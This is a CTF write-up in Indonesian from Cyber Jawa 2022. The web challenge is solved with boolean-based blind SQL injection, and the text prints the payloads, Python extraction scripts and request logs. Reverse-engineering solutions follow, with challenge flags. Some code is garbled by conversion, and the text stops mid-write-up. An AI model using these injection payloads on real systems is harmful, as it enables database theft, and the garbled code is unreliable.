

Writeup Cyber Jawa 2022



Fejka
Maskirovka
Kisanak

Daftar Isi

Reverse Engineering

BabyRev

Sekr3T

Kamu Nanya?

TeenRev

Web Exploitation

Flag Ceker

Misc

Your ImageNation

Web Exploitation


Flag Ceker

Challenge 12 Solves x

Flag Ceker


869

Huh ASCII??? Yowai Mo!!!



<http://167.172.80.90:10971/index.php>

Author: cacadosman



15 jam enak turu daripada ctf

Pada challenge web ini, kami diberikan sebuah link website dan berikut adalah tampilan awalnya :

Flag Ceker Ayam


Flag

FLAG HERE..

Submit

Disini hanya terdapat sebuah input form dengan sebuah tombol submit. Ketika kami mencoba melakukan post request dengan mensubmit sesuatu website tersebut hanya memberikan response *flag salah* :

Flag Ceker Ayam




Flag

Submit

Flag Salah

Kami pun melakukan enumerasi dan mencari vulnerability apa yang mungkin dapat dieksploitasi pada website tersebut. Berdasarkan extension *wappalyzer* kami menemukan website tersebut menggunakan PHP dan Apache Web Server, serta menggunakan database MySQL :



Kami mencoba payload yang menurut kami paling memungkinkan berdasarkan enumerasi service yang digunakan, yaitu simple payload sql injection : (' or 1=1#)

Flag Ceker Ayam

Flag

Submit

Flag Benar

Ternyata response yang diberikan berbeda, yaitu *flag benar*. Dari sini kami menduga bahwa flag disimpan pada database tersebut, dan kami harus mendump flagnya dari database website tersebut menggunakan serangan SQL Injection. Namun, karena website tersebut hanya dapat memberikan response *Flag Benar* dan *Flag Salah* maka kami berasumsi bahwa serangan yang dapat bekerja atau works adalah Boolean Based Blind SQL Injection dengan parameter Flag Benar / Flag Salah.

Pertama, kami mencoba beberapa payload untuk memastikan apakah benar serangan SQL Injection dapat betul berjalan atau hanya kebetulan saja. Kami mencoba :

' OR (SELECT LENGTH(database())) > 0#

Dan memang benar payload tersebut bekerja :

Flag Ceker Ayam

Flag

Submit


Flag Benar

Kami pun langsung mencoba melakukan serangan simple blind sql injection, pertama kami ingin mencari **table_name** atau **nama tabel** yang digunakan untuk menyimpan **flag** yang ingin kami temukan.

Pertama kami ingin mencari length dari table_name pada database tersebut menggunakan payload berikut : (disini kami berasumsi tabel yang terdapat pada database tersebut hanya 1 atau flag disimpan pada tabel pertama pada database tersebut)

' OR (SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) > 0 #

Flag Ceker Ayam



Flag

' or (SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) > 0 #


Submit

Flag Benar

Setelah mencoba - coba, ternyata panjang table_namenya adalah 12 :

' OR (SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) = 12 #

Flag Ceker Ayam



Flag

' or (SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1) = 12 #

Submit

Flag Benar

Setelah mendapatkan panjang table_namenya, kami mencoba payload untuk menebak nama tabel / table_namenya menggunakan payload berikut :

' or SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1), 1, 1) > 'a' #

Flag Ceker Ayam

Flag

' or SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1), 1, 1) > 'a' #

Submit

Flag Benar

Payload tersebut berjalan dengan baik, kami hanya perlu membuat sebuah script untuk mencari table_name secara otomatis dengan melakukan brute force pada setiap karakter, berikut adalah script yang kami gunakan : (untuk request parameter, kami telah melakukan intercept menggunakan *burpsuite* untuk mendapatkan nama parameter yang digunakan yaitu *flag*) *script kami jalankan untuk mengirimkan request dengan menggunakan sleep 0.2s untuk menghindari rate limit dari website tersebut.

```
import requests as req
import string
import time

lowercase_charset = string.ascii_lowercase
uppercase_charset = string.ascii_uppercase
digit_charset = string.digits
lower_upper_digit_charset = lowercase_charset + uppercase_charset + digit_charset
main_charset = lower_upper_digit_charset + ",}{._:~!@^&*()#"

url = "http://167.172.80.90:10971/index.php"
check = "Flag Benar"

def inject():
    hasil = ""
    index = 1
    loop = 0

    while True:
        if loop == 1:
            print("\nHasilnya =>" + hasil + "\n")
            return hasil

        if loop == 0:
            char = 1
            for i in main_charset:
```

```

        payload = "'" or SUBSTRING((SELECT table_name FROM
information_schema.tables WHERE table_schema=database() LIMIT 0,1), 1, 1) =
'{}'#"'.format(
            i
        )
        r = req.post(url, data={"flag": payload})
        time.sleep(0.2)
        print(payload + " => " + str(r))
        char += 1
        if check in r.text:
            hasil += i
            index += 1
            print("hasil : " + hasil)
            break

        if index == 13:
            loop = 1
            break
inject()

```

Namun, setelah menjalankan script tersebut hasilnya nihil, kami tidak menemukan apa - apa. Dan disini kami berasumsi table_name menggunakan karakter - karakter aneh diluar karakter alphabet dan digit pada umumnya, bahkan melewati karakter special. Setelah melihat kembali deskripsi pada soal, kami sadar bahwa table_name mungkin menggunakan ascii - ascii tertentu yang jarang digunakan. Kami pun mencoba menggunakan payload yang berbeda untuk mengambil ascii misalnya dari 0 - 1000, menggunakan script yang sama seperti diatas hanya dengan payload yang berbeda yaitu :

' OR ASCII(SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1),1,1)) = 206#

Flag Ceker Ayam

Flag

' OR ASCII(SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1),1,1)) = 206#

Submit

Flag Benar

Kami berhasil menemukan bahwa karakter pertama dari tabel tersebut adalah sebuah karakter dengan ASCII : 206 (false positive info). Setelah kami mencoba mencari karakter - karakter selanjutnya, ternyata hasil yang kami dapatkan adalah tidak jelas, yaitu

206, 206, 206, 206, 207, 207, NULL, NULL, NULL, NULL, NULL, NULL. Dari sini kami sedikit bingung apakah ini benar - benar nama tabelnya atau kami mendapatkan informasi yang false positive. Setelah kembali membaca deskripsi soal, pada gambar gojou, ternyata dia mengatakan yowai mo yang artinya kurang lebih adalah **lemah**, dimana merujuk pada dekripsi sebelumnya yaitu penggunaan ascii berarti anda lemah. Pada awalnya kami tidak menyadari ini karena kami tidak terlalu paham tentang bahasa jepang.

Lalu kami mencari - cari fungsi MYSQL yang mirip dengan ASCII, namun bukan ASCII, dan menemukan dokumentasi MYSQL berikut : <https://dev.mysql.com/doc/refman/8.0/en/string-functions.html>, dimana pada dokumentasi tersebut dikatakan bahwa function HEX() menjadi salah satu function yang dapat membaca unprintable character seperti pada karakter dengan ascii 206 tadi. Mungkin saja apabila kita menggunakan function - function seperti HEX() kita dapat melihat table_namenya. Berikut adalah payload dan script yang kami gunakan setelah sedikit modifikasi : (kami akhirnya menggunakan GROUP_CONCAT() karena ingin melihat semua tabel pada database tersebut agar memudahkan kami dalam mencari mana tabel yang benar, dan menggunakan charset dari karakter - karakter HEX yaitu 0-9 dan A-F)

Payload :

```
' OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'C%'
```

Flag Ceker Ayam

Flag

```
' OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'C%'
```

Submit

Flag Benar

Script :

```
import requests as req
import string
import time

lowercase_charset = string.ascii_lowercase
uppercase_charset = string.ascii_uppercase
```

```
digit_charset = string.digits
lower_upper_digit_charset = lowercase_charset + uppercase_charset + digit_charset
main_charset = lower_upper_digit_charset + ",}{._:~!@^&*()#\"
hex_charset = [
    "0",
    "1",
    "2",
    "3",
    "4",
    "5",
    "6",
    "7",
    "8",
    "9",
    "A",
    "B",
    "C",
    "D",
    "E",
    "F",
    ",",
    "habis",
]

url = "http://167.172.80.90:10971/index.php"
check = "Flag Benar"

def inject():
    hasil = ""
    # index = 1
    loop = 0

    while True:
        if loop == 1:
            print("\nHasilnya =>" + hasil + "\n")
            return hasil

        if loop == 0:
            char = 1
            for i in hex_charset:
                # payload = "'" or SUBSTRING((SELECT table_name FROM
                information_schema.tables WHERE table_schema=database() LIMIT 0,1), 1, 1) =
                '{}{}'#"format(i)
```

```

        payload = "" OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM
information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE
'{}%#'".format(hasil + i)

    r = req.post(url, data={"flag": payload})
    time.sleep(0.2)
    print(payload + " => " + str(r))
    char += 1
    if check in r.text:
        hasil += i
        # index += 1
        print("hasil : " + hasil)
        break

    if i == "habis":
        loop = 1

    # if index == 13:
    #     loop = 1
    #     break

inject()

```

Hasil : CEBECEB5CEBACEB5CF81CF81

```

* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF8B%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF8C%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF8D%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF8E%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF8F%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF80%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF81%' => <Response [200]>
hasil:CEBCEB5CEBACEB5CF81CF81
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF812%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF813%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF814%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF815%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF816%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF817%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF818%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF819%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF81A%' => <Response [200]>
* OR (SELECT GROUP_CONCAT(HEX(table_name)) FROM information_schema.tables WHERE table_schema = database() LIMIT 0,1) LIKE 'CEBCEB5CEBACEB5CF81CF81B%' => <Response [200]>

```

Kami berhasil mendapatkan table_name, kemudian langkah selanjutnya adalah mencari column name dengan menggunakan script yang sama dan payload yang diubah sedikit.

Payload :

```

' OR (SELECT GROUP_CONCAT(HEX(column_name)) FROM information_schema.columns WHERE
table_name = UNHEX('CEBCEB5CEBACEB5CF81CF81') AND table_schema = database() LIMIT
0,1) LIKE '{}%#'

```

Hasilnya :

Reverse Engineering

BabyRev

Challenge

83 Solves


×

BabyRev

300

Intro Bois

Author: lunashci

 babyrev

Flag

Submit

Diberikan sebuah binary 64 bit bernama BabyRev yang memvalidasi inputan. Langsung saja kita decompile menggunakan IDA Pro

```
int __fastcall main(int a1, char **a2, char **a3)
{
    char s2[32]; // [rsp+0h] [rbp-50h] BYREF
    char s1[43]; // [rsp+20h] [rbp-30h] BYREF
    char v6; // [rsp+4Bh] [rbp-5h]
    int i; // [rsp+4Ch] [rbp-4h]

    for ( i = 0; i <= 29; ++i )
    {
        v6 = off_6360[i] ^ *((_BYTE *)off_6368 + i);
        s2[i] = v6;
    }
    puts("Whats the flag?");
    __isoc99_scanf("%s", s1);
    if ( !strcmp(s1, s2) )
        return puts("Correct!");
    else
        return puts("Wrong!");
}
```

Ternyata sebelum scan, ada sebuah variabel yang isinya disusun dengan berbagai operasi sebanyak 29 karakter. Setelah itu, inputan setelah scan akan di compare dengan variabel tersebut. Kami merasa langkah yang efektif untuk men-solve ini adalah dengan dynamic analysis dengan gdb.

Karena ini stripped sehingga main tidak nampak di gdb. Jadi kita info file -> print instruction setelah entry point -> cari address fungsi main dari instruksi lea rdi #xxx

```
gef> info file
Symbols from "/home/kisanak/Documents/ctf/babyrev".
Local exec file:
  '/home/kisanak/Documents/ctf/babyrev', file type elf64-x86-64.
Entry point: 0x2070
0x0000000000000318 - 0x0000000000000334 is .interp
0x0000000000000338 - 0x0000000000000358 is .note.gnu.property
0x0000000000000358 - 0x000000000000037c is .note.gnu.build-id
0x000000000000037c - 0x000000000000039c is .note.ABI-tag
0x00000000000003a0 - 0x00000000000003c4 is .gnu.hash
0x00000000000003c8 - 0x00000000000004a0 is .dynsym
0x00000000000004a0 - 0x000000000000054d is .dynstr
0x000000000000054e - 0x0000000000000560 is .gnu.version
0x0000000000000560 - 0x00000000000005a0 is .gnu.version_r
0x00000000000005a0 - 0x0000000000000ff0 is .rela.dyn
0x0000000000000ff0 - 0x0000000000001038 is .rela.plt
0x0000000000002000 - 0x0000000000002017 is .init
0x0000000000002020 - 0x0000000000002060 is .plt
0x0000000000002060 - 0x0000000000002068 is .plt.got
0x0000000000002070 - 0x000000000000220e is .text
0x0000000000002210 - 0x0000000000002219 is .fini
0x0000000000003000 - 0x0000000000004678 is .rodata
0x0000000000004678 - 0x00000000000046a4 is .eh_frame_hdr
0x00000000000046a8 - 0x0000000000004754 is .eh_frame
0x0000000000005de8 - 0x0000000000005df0 is .init_array
0x0000000000005df0 - 0x0000000000005df8 is .fini_array
0x0000000000005df8 - 0x0000000000005fd8 is .dynamic
0x0000000000005fd8 - 0x0000000000006000 is .got
0x0000000000006000 - 0x0000000000006030 is .got.plt
0x0000000000006030 - 0x0000000000006370 is .data
0x0000000000006370 - 0x0000000000006378 is .bss
gef> x/100i 0x00000000000002070
0x2070:  xor    ebp,ebp
0x2072:  mov    r9,rdx
0x2075:  pop    rsi
0x2076:  mov    rdx,rsq
0x2079:  and    rsp,0xfffffffffffffff0
0x207d:  push   rax
0x207e:  push   rsp
0x207f:  xor    r8d,r8d
0x2082:  xor    ecx,ecx
0x2084:  lea    rdi,[rip+0xce]      # 0x2159
0x208b:  call   QWORD PTR [rip+0x3f47] # 0x5fd8
```

```

gef> x/100i 0x2159
0x2159: push rbp
0x215a: mov rbp, rsp
0x215d: sub rsp, 0x50
0x2161: mov DWORD PTR [rbp-0x4], 0x0
0x2168: jmp 0x21a4
0x216a: mov rdx, QWORD PTR [rip+0x41ef] # 0x6368
0x2171: mov eax, DWORD PTR [rbp-0x4]
0x2174: cdqe
0x2176: add rax, rdx
0x2179: movzx edx, BYTE PTR [rax]
0x217c: mov rcx, QWORD PTR [rip+0x41e5] # 0x6368
0x2183: mov eax, DWORD PTR [rbp-0x4]
0x2186: cdqe
0x2188: add rax, rcx
0x218b: movzx eax, BYTE PTR [rax]
0x218e: xor eax, edx
0x2198: mov BYTE PTR [rbp-0x5], al
0x2193: mov eax, DWORD PTR [rbp-0x4]
0x2196: cdqe
0x2198: movzx edx, BYTE PTR [rbp-0x5]
0x219c: mov BYTE PTR [rbp+rax*1-0x50], dl
0x21a0: add DWORD PTR [rbp-0x4], 0x1
0x21a4: cmp DWORD PTR [rbp-0x4], 0x1d
0x21a8: jle 0x216a
0x21aa: lea rax, [rip+0x24a4] # 0x4655
0x21b1: mov rdi, rax
0x21b4: call 0x2030 <puts@plt>
0x21b9: lea rax, [rbp-0x30]
0x21bd: mov rsi, rax
0x21c0: lea rax, [rip+0x249e] # 0x4665
0x21c7: mov rdi, rax
0x21ca: mov eax, 0x0
0x21cf: call 0x2050 <_isoc99_scanf@plt>
0x21d4: lea rdx, [rbp-0x50]
0x21d8: lea rax, [rbp-0x30]
0x21dc: mov rsi, rdx
0x21df: mov rdi, rax
0x21e2: call 0x2040 <strcmp@plt>
0x21e7: test eax, eax
0x21e9: jne 0x21fc
0x21eb: lea rax, [rip+0x2476] # 0x4668
0x21f2: mov rdi, rax

```

Kita akan meletakkan breakpoint pada address 0x21df (atau 0x555555561df ketika base address sudah terbentuk) yang terletak sebelum fungsi strcmp, agar kita bisa melihat 2 objek yang akan dibandingkan.

Lalu kita jalankan dengan inputan ngasal

```

gef> b * 0x555555561df
Breakpoint 3 at 0x555555561df
gef> r
Starting program: /home/kisanak/Documents/ctf/babyrev
[*] Failed to find objfile or not a valid file format: [Errno 2] No such file or directory: 'system-supplied DSO at 0x7fff
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Whats the flag?
papalepapale

Breakpoint 3, 0x0000555555561df in ?? ()

[ Legend: Modified register | Code | Heap | Stack | String ]

$rax : 0x007ffffffffffde30 → "papalepapale"
$rbx : 0x0
$rcx : 0x007ffff7f9eaa0 → 0x00000000fbad2288
$rdx : 0x007ffffffffffde10 → "CJ2022{no_strings_just_ltrace}"
$rsp : 0x007ffffffffffde18 → "CJ2022{no_strings_just_ltrace}"
$rbp : 0x007ffffffffffde00 → 0x0000000000000001
$rsi : 0x007ffffffffffde10 → "CJ2022{no_strings_just_ltrace}"

```

Nah dari sini ternyata inputan papalepapale kita akan segera dibandingkan dengan string CJ2022{no_strings_just_ltrace}, jadi kita dapatkan flagnya. Baru keinget ltrace juga bisa ya tp yoweslah yang penting dapet ygy.

Flag = CJ2022{no_strings_just_ltrace}

Sekr3T

Challenge

89 Solves

X

Sekr3T Message 300

Slamet mendapatkan file yang berisi pesan dari Joko, tetapi sebelum membaca pesan tersebut si Slamet harus mendapatkan Kode terlebih dahulu.

Bantu si Slamet mendapatkan isi pesan dari Joko ya kawan2.


Author: KangGorengan

Download Sekr3T

Flag

Submit




Pada soal ini, kita diberikan binary bernama Sekr3T yang juga memvalidasi inputan user. Langsung saja kita decompile menggunakan IDA Pro.



```
7  __int64 v4; // [rsp+28h] [rbp-78h]
8  __int64 v5; // [rsp+28h] [rbp-78h]
9  __QWORD *v6; // [rsp+40h] [rbp-60h]
10 __QWORD v7[2]; // [rsp+48h] [rbp-58h] BYREF
11 __QWORD v8[2]; // [rsp+58h] [rbp-48h] BYREF
12 __QWORD v9[2]; // [rsp+68h] [rbp-38h] BYREF
13 __int64 v10[2]; // [rsp+78h] [rbp-28h] BYREF
14 __QWORD v11[2]; // [rsp+88h] [rbp-18h] BYREF
15
16 v11[0] = &unk_4A89C0;
17 v11[1] = &off_4E9260;
18 v4 = fmt_Fprintln((__int64)&go_itab__os_File_io_Writer, os_Stdout, (__int64)v11, 1LL, 1LL);
19 runtime_newobject((__int64)&unk_4A8040, v0);
20 v6 = (__QWORD *)v1;
21 v10[0] = (__int64)&unk_4A5CA0;
22 v10[1] = v1;
23 fmt_Fscanln((__int64)&go_itab__os_File_io_Reader, os_Stdin, (__int64)v10, 1LL, 1LL, v4);
24 if ( *v6 == 0x25E4E52DD9001LL )
25 {
26     runtime_convTstring((__int64)"Q0oyMDIye1MxbjR1X0Jlbl82YV9LM3QxbmdnNGw0Tn0", 43LL, v2);
27     v9[0] = &unk_4A89C0;
28     v9[1] = v3;
29     v5 = fmt_Fprintln((__int64)&go_itab__os_File_io_Writer, os_Stdout, (__int64)v9, 1LL, 1LL);
30 }
```

Setelah scan terdapat string **Q0oyMDIye1MxbjR1X0Jlbl82YV9LM3QxbmdnNGw0Tn0**, kita coba decode secara base64. Dan ternyata hasilnya adalah flagnya.

Recipe



From Base64

Alphabet

A-Za-z0-9-_-

☒ Remove non-alphabet chars☐ Strict mode

Input

Q0oyMDIye1MxbjR1X0J1b182YV9LM3QxbmdnNGw0Tn0

Output

CJ2022{S1n4u_Ben_6a_K3t1ngg4l4N}

Flag = CJ2022{S1n4u_Ben_6a_K3t1ngg4l4N}

Kamu Nanya?

Challenge 41 Solves X

Kamu Nanya?

300

Alif seorang yang sedang viral dengan slogan "Kamu Nanya" mendapatkan pesan yang misterius, Karena pesan tersebut terdapat di beberapa file yang begitu banyak.

Bisakah kawan2 dapat membantu si Alif dengan memecahkan apa isi pesan tersembunyi di file tersebut?

Author: KangGorengan

 bertanya.zip

Flag Submit

Ketika diunzip kita diberikan sekumpulan binary sejumlah 591 buah dengan size yang sama. Ketika ditelusuri dengan command file.

```
$ strings bertanya0
.shstrtab
.shellcode
```

Nampaknya binary-binary ini adalah sebuah shellcode. Sekarang mari kita lihat menggunakan gdb. Dengan gdb kita cari entry pointnya, dan print instruksi-instruksi setelahnya.

bertanya0:

```

gef> info file
Symbols from "/home/kisanak/Documents/ctf/cj/2022/kamunanya/bertanya/bertanya0".
Local exec file:
  "/home/kisanak/Documents/ctf/cj/2022/kamunanya/bertanya/bertanya0", file type
  Entry point: 0x6000b0
gef> x/100i 0x00000000006000b0 - 0x00000000006000f2 is .shellcode
0x6000b0: push 0x0
0x6000b2: push 0x5
0x6000b4: mov rdi, rsp
0x6000b7: mov rax, 0x23
0x6000be: syscall
0x6000c0: pop rax
0x6000c1: pop rax
0x6000c2: mov rax, QWORD PTR [rsp+0x10]
0x6000c7: mov dl, BYTE PTR [rax]
0x6000c9: add dl, 0x3f
0x6000cc: cmp dl, 0x49
0x6000cf: jne 0x6000e1
0x6000d1: mov rdi, 0x0
0x6000d8: mov rax, 0x3c
0x6000df: syscall
0x6000e1: mov rdi, 0x1
0x6000e8: mov rax, 0x3c
0x6000ef: syscall
0x6000f1: .byte 0x0
0x6000f2: Cannot access memory at address 0x6000f2
gef>

```

Bertanya1:

```

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef` to start, `gef config` to configure
93 commands loaded for GDB 10.1.90.20210103-git using Python engine 3.9
[*] 3 commands could not be loaded, run `gef missing` to know why.
Reading symbols from bertanya1...
(No debugging symbols found in bertanya1)
gef> x/100i 0x00000000006000b0
0x6000b0: push 0x0
0x6000b2: push 0x5
0x6000b4: mov rdi, rsp
0x6000b7: mov rax, 0x23
0x6000be: syscall
0x6000c0: pop rax
0x6000c1: pop rax
0x6000c2: mov rax, QWORD PTR [rsp+0x10]
0x6000c7: mov dl, BYTE PTR [rax]
0x6000c9: sub dl, 0xe
0x6000cc: cmp dl, 0x35
0x6000cf: jne 0x6000e1
0x6000d1: mov rdi, 0x0
0x6000d8: mov rax, 0x3c
0x6000df: syscall
0x6000e1: mov rdi, 0x1
0x6000e8: mov rax, 0x3c
0x6000ef: syscall
0x6000f1: .byte 0x0
0x6000f2: Cannot access memory at address 0x6000f2
gef>

```

Bisa dilihat bahwa instruksi-instruksi binary-binary ini serupa, namun terdapat perbedaan pada address 0x6000c9 dan 0x6000cc, dimana pada address 0x6000c9 instruksinya antara

add, sub, atau xor dl, [angka] sementara pada address 0x6000cc instruksinya selalu cmp [angka].

Maka dari itu, kami mencoba mencari *dl* dengan me-reverse instruksinya, misalkan:

Sub dl, 0xe

Cmp dl, 0x35

Artinya *dl* didapat dengan cara $0x35 + 0xe = 0x43$. 0x43 kemudian kita ambil ascii charnya. Kita lakukan hal ini untuk ke 590 binary lainnya. Untuk mempermudah, kita susun script ini dan simpan outputnya (*command: gdb -x ambil.py > hasil.txt*)

```
# run like this: gdb -x ambil.py

for i in range(591):
    gdb.execute('file ./bertanya' + str(i))
    a = gdb.execute('x/i 0x6000c9')
    b = gdb.execute('x/i 0x6000cc')
```

Hasil.txt (setelah dirapiin):

```
add-0x3f
cmp-0x49
sub-0xe
cmp-0x35
xor-0x46
cmp-0x23
sub-0x44
cmp-0x2c
xor-0x44
cmp-0x29
sub-0xd
cmp-0x58
sub-0x4e
cmp-0x1d
xor-0xb
cmp-0x2b
add-0x45
cmp-0xb2
```

```

sub-0x3f
cmp-0x26
sub-0x45
cmp-0x2d
...
...
...

```

Setelah itu instruction2 tersebut diparse lagi dan dikalkulasikan nilai di nya menggunakan script python berikut:

```

